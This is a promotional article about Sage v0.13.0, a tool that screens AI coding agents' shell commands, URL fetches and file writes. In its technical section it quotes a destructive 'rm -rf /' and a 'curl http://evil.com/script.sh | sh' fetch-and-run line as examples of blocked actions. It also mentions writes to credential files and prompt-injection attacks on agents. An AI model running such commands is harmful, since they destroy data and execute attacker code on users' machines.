# Sage v0.13.0: The New Lightweight ADR Layer That Keeps AI Agents in Check – A Cybersecurity Game-Changer
AI coding assistants are transforming how developers write, review, and deploy code. But with great power comes great risk—these agents can execute arbitrary commands, fetch remote URLs, and modify files, opening the door to malware injections, data breaches, and unauthorized access. Enter Sage v0.13.0, a cutting-edge Agent Detection & Response (ADR) layer designed specifically to protect AI agents from performing dangerous actions. Part of the Gen Agent Trust Hub, this lightweight yet robust security layer intercepts every tool call—from shell commands to file writes—and runs them through multiple threat detection layers before anything executes. For tech enthusiasts and security researchers alike, Sage represents a critical evolution in defending AI-driven workflows from both accidental mistakes and malicious exploitation.
## The Silent Danger: Why AI Agents Need Their Own Security Layer
Modern development environments increasingly rely on AI agents that have access to terminals, codebases, and network resources. Tools like Claude Code, Cursor, and VS Code Copilot can automate large portions of the software lifecycle. However, these agents are only as secure as the prompts they receive and the permissions they hold. A single malicious prompt injection or an unvetted URL can trigger an agent to execute a destructive command—erasing data, installing ransomware, or exfiltrating secrets. Traditional endpoint security focuses on humans and machines, but AI agents operate in a different realm. They don’t “think” like users; they follow instructions literally, making them prime targets for adversarial manipulation.

Sage v0.13.0 addresses this gap head-on. It functions as an ADR layer, analogous to Endpoint Detection & Response (EDR) but tailored for AI agents. By sitting between the agent and its tools, Sage monitors every interaction in real time. It checks shell commands for dangerous patterns, validates URLs against known phishing and malware lists, and inspects file operations for unauthorized modifications. The result? A safety net that prevents catastrophic actions before they happen, all with minimal latency and overhead.
## Under the Hood: How Sage Intercepts and Validates
The core mechanism of Sage is its interception engine. When an AI agent attempts to invoke a tool—say, running `rm -rf /` or `curl http://evil.com/script.sh | sh`—Sage steps in. It parses the command, identifies risky components (recursive deletions, piping to shell, privilege escalation), and compares them against a suite of detection rules. For URL fetches, Sage performs domain reputation checks, scans for known indicators of compromise, and even inspects response payloads for suspicious JavaScript or executable code. File writes are similarly validated: writes to sensitive paths (like `/etc/passwd` or `~/.ssh/authorized_keys`) are flagged, and attempts to overwrite critical project files trigger an alert.
Sage v0.13.0 also introduces a layered approach. Not only does it rely on predefined signature-based rules, but it also uses behavioral heuristics and machine learning models to detect novel threats. This means it can spot zero-day exploits and prompt-injection attacks that haven't been seen before. Each decision is logged, giving security teams full visibility into the agent's actions and Sage's responses. For researchers, this telemetry is invaluable for understanding how AI agents are being targeted in the wild.
## Installation and Platform Support: Getting Sage up and Running
Sage is designed to be lightweight and easy to integrate, regardless of your preferred AI coding assistant. The v0.13.0 release includes installation guides for several popular platforms:
- **Claude Code** – Requires Node.js >= 18. A simple command-line install integrates Sage directly with Anthropic's assistant. - **Cursor** – Install the Gen Sage extension directly from the marketplace, enabling one-click protection for this AI-powered code editor. - **VS Code** – Similar to Cursor, a marketplace extension is available, making it trivial for millions of VS Code users to harden their AI workflows. - **OpenClaw** – Install from npm, which works with the CLI-driven coding agent. - **OpenCode** – Add a reference to Sage in `~/.config/opencode/opencode.json` and let it automatically wrap all tool calls.
The fact that Sage supports such a wide array of environments underscores its role as a universal safety layer. Whether you're using a commercial IDE or a custom-built agent, Sage can be bolted on without altering the agent's behavior—just its security posture. Installation is frictionless, and the configuration options are detailed in the user guide, which also covers troubleshooting and performance tuning.
## Branding and Privacy: Important Considerations for Users
One notable detail from the Sage documentation is that the product may appear under different names based on how it was installed. For example, users might see "Norton Sage" or "Avast Sage" if it came bundled with certain security suites. This is a strategic move by the Gen Digital team to integrate ADR into broader consumer protection offerings. For cybersecurity enthusiasts, this means that even if you didn't actively install Sage, your AI tooling might already be protected. However, it's crucial to verify the source and ensure your version is up to date.
Privacy is another pillar of Sage's design. According to the documentation, all inspection happens locally. No commands, file contents, or URLs are sent to external servers for analysis. This is a critical selling point for developers who work with proprietary code or sensitive data. Sage's threat intelligence feeds are updated offline, and you can even contribute your own threat rules via the project's CONTRIBUTING.md process. This community-driven approach keeps the detection layer fresh and adaptable to emerging threats.
## Why ADR Matters in Modern Cybersecurity
We live in an era where AI agents are becoming the new “shadow workforce” — autonomous entities that execute tasks across networks, clouds, and local machines. Without proper oversight, they can become unwitting accomplices in data breaches or even serve as a vector for malware distribution. Consider a scenario where a developer asks an AI agent to “improve a script” and the agent pulls in a malicious snippet from a compromised GitHub repo. If that script runs with elevated privileges, the entire system could be compromised. Sage's ability to analyze code before execution—essentially creating a sandbox for tool calls—mitigates such incidents.
Moreover, ADR fills a gap left by traditional vulnerability management. While we audit code and patch systems, we often ignore the commands we let AI agents run. Sage acts as a runtime firewall for instructions, blocking anything that deviates from safe patterns. This proactive defense is essential for organizations adopting AI-assisted development at scale. It's not just about preventing malicious actions; it's about reducing the attack surface—making it harder for an attacker to leverage an AI agent as a proxy for their own nefarious activities.
## The Future of Agent Security: What's Next for Sage?
Version 0.13.0 is a significant milestone, but the roadmap hints at even more advanced capabilities. The Gen Agent Trust Hub, which Sage is part of, aims to build a comprehensive trust framework for AI agents—including identity verification, policy enforcement, and audit trails. Future updates may incorporate sandboxing of agent environments, where suspicious commands run in isolated containers rather than being blocked outright, allowing safe exploration of risky-but-possibly-benign behaviors. Additionally, we can expect improved integration with CI/CD pipelines, ensuring that Sage monitors not just interactive coding sessions but also automated build and deployment processes.
For security researchers and ethical hackers, Sage also opens up new avenues for testing. The open-source threat rule contribution process invites the community to share ideas for detection patterns, effectively creating a CrowdStrike-like intelligence network for AI agents. This collaborative approach accelerates the discovery of novel attack techniques and helps harden the tools we depend on daily.
## Conclusion: Embrace ADR Before It's Too Late
As AI coding assistants become ubiquitous, the line between helpful automation and uncontrolled risk blurs. Sage v0.13.0 provides a pragmatic, lightweight solution that every developer and organization should consider adopting. By intercepting and validating every tool call, it neutralizes the most common vectors for data breaches, malware infections, and inadvertent destructive actions. Its support for multiple platforms, strong privacy stance, and community-driven rule database make it stand out in the cybersecurity landscape.
For the hacking and security community, Sage is not just another tool—it's a new layer of defense that keeps pace with the rapid evolution of AI. Whether you're a white-hat professional testing agent vulnerabilities or a developer simply seeking peace of mind, adding Sage to your toolkit is a no-brainer. Don't wait for an AI agent to make a costly mistake; deploy ADR today and stay one step ahead of the threats that follow every technological leap.